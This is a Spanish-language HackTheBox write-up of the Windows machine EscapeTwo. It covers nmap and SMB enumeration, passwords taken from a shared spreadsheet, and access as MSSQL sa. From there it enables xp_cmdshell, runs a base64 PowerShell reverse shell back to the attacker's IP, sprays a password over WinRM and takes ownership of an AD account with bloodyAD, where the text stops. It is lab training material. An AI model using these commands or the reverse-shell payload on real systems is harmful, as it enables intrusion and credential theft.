Maquina EscapeTwo
- OS: Windows
- Plataforma: HackTheBox
- Nivel: Easy
- Tags: #mssql #bloodhound #bloodyad #impacket #ad #esc4 #esc1 #certipy #password-spraying
Credenciales iniciales rose / KxEPkKe6R8su
Reconocimiento
Comienzo con un ping para comprobar la conectividad.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ ping -c 1 10.129.69.138
PING 10.129.69.138 (10.129.69.138) 56(84) bytes of data.
64 bytes from 10.129.69.138: icmp_seq=1 ttl=127 time=112 ms

--- 10.129.69.138 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.659/111.659/111.659/0.000 ms
Ahora tiro un escaneo con nmap para ver que puertos tenemos abiertos.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ sudo nmap -p- -Pn -n -sS --min-rate 5000 -vvv 10.129.69.138 -oG nmap/allPorts

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
1433/tcp  open  ms-sql-s         syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49689/tcp open  unknown          syn-ack ttl 127
49690/tcp open  unknown          syn-ack ttl 127
49695/tcp open  unknown          syn-ack ttl 127
49706/tcp open  unknown          syn-ack ttl 127
49728/tcp open  unknown          syn-ack ttl 127
49732/tcp open  unknown          syn-ack ttl 127
Sobre los puertos abiertos tiro un segundo escaneo para detectar servicios, versiones y correr un conjunto de scripts de reconocimiento.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ sudo nmap -p 53,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,47001,49664,49665,49666,49667,49689,49690,49695,49706,49728,49732 -sV -sC -Pn -n -vvv 10.129.69.138 -oN nmap/target

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-01-21 17:09:59Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after:  2124-06-08T17:00:40
| MD5:   b55a:a63f:50ba:ed44:f865:820a:5b8e:f493
| SHA-1: a87b:9555:5164:74d3:f73f:bded:72e7:baab:db76:c12a
| -----BEGIN CERTIFICATE-----
| MIIF6TCCBNGgAwIBAgITVAAAAAVjf8S2XKAtZAAAAAAABTANBgkqhkiG9w0BAQsF
| ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAgFw0yNTA2MjYxMTQ2NDVaGA8yMTI0
| MDYwODE3MDA0MFowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAN6t
| <MAS....>
|_-----END CERTIFICATE-----
|_ssl-date: 2026-01-21T17:11:38+00:00; +4s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-01-21T17:11:38+00:00; +4s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after:  2124-06-08T17:00:40
| MD5:   b55a:a63f:50ba:ed44:f865:820a:5b8e:f493
| SHA-1: a87b:9555:5164:74d3:f73f:bded:72e7:baab:db76:c12a
| -----BEGIN CERTIFICATE-----
| MIIF6TCCBNGgAwIBAgITVAAAAAVjf8S2XKAtZAAAAAAABTANBgkqhkiG9w0BAQsF
| ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAgFw0yNTA2MjYxMTQ2NDVaGA8yMTI0
| <MAS....>
|_-----END CERTIFICATE-----
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.69.138:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.69.138:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-01-21T17:11:38+00:00; +4s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-21T17:06:24
| Not valid after:  2056-01-21T17:06:24
| MD5:   2688:0258:7699:a3e2:658f:d34b:4c6b:9abd
| SHA-1: e38c:756f:998b:6388:c03f:9bf7:e711:ff83:72c2:c574
| -----BEGIN CERTIFICATE-----
| MIIDADCCAeigAwIBAgIQHlmVZCG1C7JEvUCoegys4DANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjYwMTIxMTcwNjI0WhgPMjA1NjAxMjExNzA2MjRaMDsx
| <MAS...>
|_-----END CERTIFICATE-----
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after:  2124-06-08T17:00:40
| MD5:   b55a:a63f:50ba:ed44:f865:820a:5b8e:f493
| SHA-1: a87b:9555:5164:74d3:f73f:bded:72e7:baab:db76:c12a
| -----BEGIN CERTIFICATE-----
| MIIF6TCCBNGgAwIBAgITVAAAAAVjf8S2XKAtZAAAAAAABTANBgkqhkiG9w0BAQsF
| ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAgFw0yNTA2MjYxMTQ2NDVaGA8yMTI0
| <MAS..>
|_-----END CERTIFICATE-----
|_ssl-date: 2026-01-21T17:11:38+00:00; +4s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-01-21T17:11:38+00:00; +5s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-26T11:46:45
| Not valid after:  2124-06-08T17:00:40
| MD5:   b55a:a63f:50ba:ed44:f865:820a:5b8e:f493
| SHA-1: a87b:9555:5164:74d3:f73f:bded:72e7:baab:db76:c12a
| -----BEGIN CERTIFICATE-----
| MIIF6TCCBNGgAwIBAgITVAAAAAVjf8S2XKAtZAAAAAAABTANBgkqhkiG9w0BAQsF
| ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAgFw0yNTA2MjYxMTQ2NDVaGA8yMTI0
| <MAS...>
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49695/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49706/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49728/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49732/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-01-21T17:11:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 46242/tcp): CLEAN (Timeout)
|   Check 2 (port 29795/tcp): CLEAN (Timeout)
|   Check 3 (port 65301/udp): CLEAN (Timeout)
|   Check 4 (port 51130/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 3s, deviation: 0s, median: 3s
Por la informacion que tenemos puedo intuir que estamos contra un DC.
- Puerto 88 Kerberos
- Puerto 135 RCP
- Puerto 139, 445 SMB
- Puerto 636 LDAP
- Puerto 1433 MSSQL.
- Puerto 5985 WinRm
Enumeración
Puerto 445.
Saque informacion general de la maquina.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc smb 10.129.69.138
SMB         10.129.69.138   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
- Tenemos el dominio sequel.htb y el nombre del maquina DC01.
Voy a colocarlo en el /etc/hosts.
Puedo enumera los shares a los que tengo acceso con mis credenciales iniciales:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc smb sequel.htb -u 'rose' -p 'KxEPkKe6R8su' --shares
SMB         10.129.69.138   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.69.138   445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.69.138   445    DC01             [*] Enumerated shares
SMB         10.129.69.138   445    DC01             Share           Permissions     Remark
SMB         10.129.69.138   445    DC01             -----           -----------     ------
SMB         10.129.69.138   445    DC01             Accounting Department READ
SMB         10.129.69.138   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.69.138   445    DC01             C$                              Default share
SMB         10.129.69.138   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.69.138   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.69.138   445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.69.138   445    DC01             Users           READ
- rose tiene permisos de lectura en los recursos no estándar Accounting Department y User.
Voy a enumerar los usuarios y guardármelos en una lista:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc smb sequel.htb -u 'rose' -p 'KxEPkKe6R8su' --users
SMB         10.129.69.138   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.69.138   445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.69.138   445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.69.138   445    DC01             Administrator                 2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
SMB         10.129.69.138   445    DC01             Guest                         2024-12-25 14:44:53 0       Built-in account for guest access to the computer/domain
SMB         10.129.69.138   445    DC01             krbtgt                        2024-06-08 16:40:23 0       Key Distribution Center Service Account
SMB         10.129.69.138   445    DC01             michael                       2024-06-08 16:47:37 0
SMB         10.129.69.138   445    DC01             ryan                          2024-06-08 16:55:45 0
SMB         10.129.69.138   445    DC01             oscar                         2024-06-08 16:56:36 0
SMB         10.129.69.138   445    DC01             sql_svc                       2024-06-09 07:58:42 0
SMB         10.129.69.138   445    DC01             rose                          2024-12-25 14:44:54 0
SMB         10.129.69.138   445    DC01             ca_svc                        2026-01-21 17:12:30 0
Al momento de conectarme al recurso Accounting Department me doy cuenta de que solo existen 2 archivos xlsx los cuales me descargue:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ smbclient "//10.129.69.138/Accounting Department" -U 'rose'
Password for [WORKGROUP\rose]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 10:52:21 2024
  ..                                  D        0  Sun Jun  9 10:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 10:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 10:52:07 2024

                6367231 blocks of size 4096. 790181 blocks available
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (13.4 KiloBytes/sec) (average 13.4 KiloBytes/sec)
smb: \> get accounts.xlsx
Al tratar de abrir los archivos con libreoffice solo me daba errores. Por lo cual decidí ver que tipo de archivo son con file y al parecer los archivos no son xlsx si no mas bien zips:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ file accounting_2024.xlsx
accounting_2024.xlsx: Zip archive data, made by v4.5, extract using at least v2.0, last modified Jan 01 1980 00:00:00, uncompressed size 1284, method=deflate

┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ file accounts.xlsx
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified Jun 09 2024 10:47:44, uncompressed size 681, method=deflate
Extraje accounts.xls y contenía estos archivos:
├── accounts.xlsx
├── docProps
│   ├── app.xml
│   ├── core.xml
│   └── custom.xml
├── _rels
└── xl
    ├── sharedStrings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── workbook.xml
    └── worksheets
        ├── _rels
        │   └── sheet1.xml.rels
        └── sheet1.xml
Revise uno por uno manualmente hasta que di con xl/sharedStrings.xml
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo/content]
└─$ \cat xl/sharedStrings.xml

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>
- Parece un archivo de credenciales.
Lo formatee a JSON para verlo de mejor manera:
{
  "users": [
    {
      "first_name": "Angela",
      "last_name": "Martin",
      "email": "angela@sequel.htb",
      "username": "angela",
      "password": "0fwz7Q4mSpurIt99"
    },
    {
      "first_name": "Oscar",
      "last_name": "Martinez",
      "email": "oscar@sequel.htb",
      "username": "oscar",
      "password": "86LxLBMgEWaKUnBG"
    },
    {
      "first_name": "Kevin",
      "last_name": "Malone",
      "email": "kevin@sequel.htb",
      "username": "kevin",
      "password": "Md9Wlq1E5bZnVDVo"
    },
    {
      "first_name": null,
      "last_name": null,
      "email": "sa@sequel.htb",
      "username": "sa",
      "password": "MSSQLP@ssw0rd!"
    }
  ]
}
Probé las credenciales manualmente y me sirvieron las cuentas de oscar y sa.
sasuele ser el usuario administrador por defecto demssql.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc smb sequel.htb -u angela -p '0fwz7Q4mSpurIt99'
SMB         10.129.69.138   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.69.138   445    DC01             [-] sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE

┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc smb sequel.htb -u oscar -p '86LxLBMgEWaKUnBG'
SMB         10.129.69.138   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.69.138   445    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG

┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc smb sequel.htb -u kevin -p 'Md9Wlq1E5bZnVDVo'
SMB         10.129.69.138   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.69.138   445    DC01             [-] sequel.htb\kevin:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURE


┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc mssql sequel.htb -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL       10.129.69.138   1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.129.69.138   1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
Acceso Inicial.
Puerto 1433.
Ahora que tengo credenciales de administrador para mssql me puedo conectar para ejecutar comandos:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ impacket-mssqlclient sa@10.129.69.138
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
Al probar la ejecución de comandos con xp_cmdshell se me indica que esta desactivado.
SQL (sa  dbo@master)> xp_cmdshell whoami
ERROR(DC01\SQLEXPRESS): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
Lo puedo habilitar de la siguiente manera:
SQL (sa  dbo@master)> EXECUTE sp_configure 'show advanced options', 1
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> RECONFIGURE
SQL (sa  dbo@master)> EXECUTE sp_configure 'xp_cmdshell', 1
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> RECONFIGURE
Y ahora si puedo ejecutar comandos:
Ahora que tengo ejecución de comandos puedo entablarme una reverse shell, yo voy a utilizar la de PowerShell Base64 de ReverseShellGenerator
- Primero me pongo en escucha.
- Ahora ejecuto la reverse shell:
SQL (sa dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4AMwA0ACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
Y me llega la conexion.
connect to [10.10.16.34] from (UNKNOWN) [10.129.69.138] 54030
whoami
sequel\sql_svc
PS C:\Windows\system32> whoami
sequel\sql_svc
PS C:\Windows\system32>
Escalada de Privilegios.
Dentro del sistema en el directorio C:\SQL2019\ExpressAdv_ENU encontré un archivo de configuración:
PS C:\SQL2019\ExpressAdv_ENU> type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
- Se muestran las credenciales sql_svc / WqSZAF6CysDQbGb3
Al probar las credenciales veo que funcionan:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc smb sequel.htb -u sql_svc -p 'WqSZAF6CysDQbGb3'
SMB         10.129.69.138   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.69.138   445    DC01             [+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
También sprayee la contraseña en distintos servicios, uno de ellos siendo WinRm:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ nxc winrm sequel.htb -u users.txt -p 'WqSZAF6CysDQbGb3'
WINRM       10.129.69.138   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
WINRM       10.129.69.138   5985   DC01             [-] sequel.htb\Administrator:WqSZAF6CysDQbGb3
WINRM       10.129.69.138   5985   DC01             [-] sequel.htb\Guest:WqSZAF6CysDQbGb3
WINRM       10.129.69.138   5985   DC01             [-] sequel.htb\krbtgt:WqSZAF6CysDQbGb3
WINRM       10.129.69.138   5985   DC01             [-] sequel.htb\michael:WqSZAF6CysDQbGb3
WINRM       10.129.69.138   5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
- La contraseña WqSZAF6CysDQbGb3 también sirve para el usuario ryan
Ahora me puedo conectar por WinRm y obtener la primera flag.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ evil-winrm -i sequel.htb -u ryan -p WqSZAF6CysDQbGb3

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
sequel\ryan
*Evil-WinRM* PS C:\Users\ryan\Desktop> type user.txt
d467bf772fd18f37bba2574b0cb71c88
Dentro del sistema no encontré nada interesante por lo cual opte por usar bloodhound
- BloodHound es una herramienta de enumeración y análisis de Active Directory que usa grafos para identificar relaciones de confianza, permisos y rutas de escalada de privilegios entre usuarios, grupos y equipos dentro de un dominio.
Primero necesito usar un ingestor que se va a encargar de recopilar toda la informacion del dominio, en mi caso utilice rusthound.
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ ./rusthound-ce -d sequel.htb -u ryan@sequel.htb -z
Bloodhound, WriteOwner sobre ca_svc.
Al importar la data a bloodhound ve lo siguiente:
- ryan tiene el permiso WriteOwner sobre el usuario ca_svc.

WriteOwner me permitirá convertirme en propietario del usuario ca_svc y, a su vez, otorgarme control total sobre dicha cuenta.
Con bloodyad puedo convertirme en dueño de la cuenta:
┌──(wndr㉿wndr)-[~/Machines/hackthebox/escapetwo]
└─$ bloodyAD -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3' --host 10.129.69.138 set owner "ca_svc" "ryan"
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc
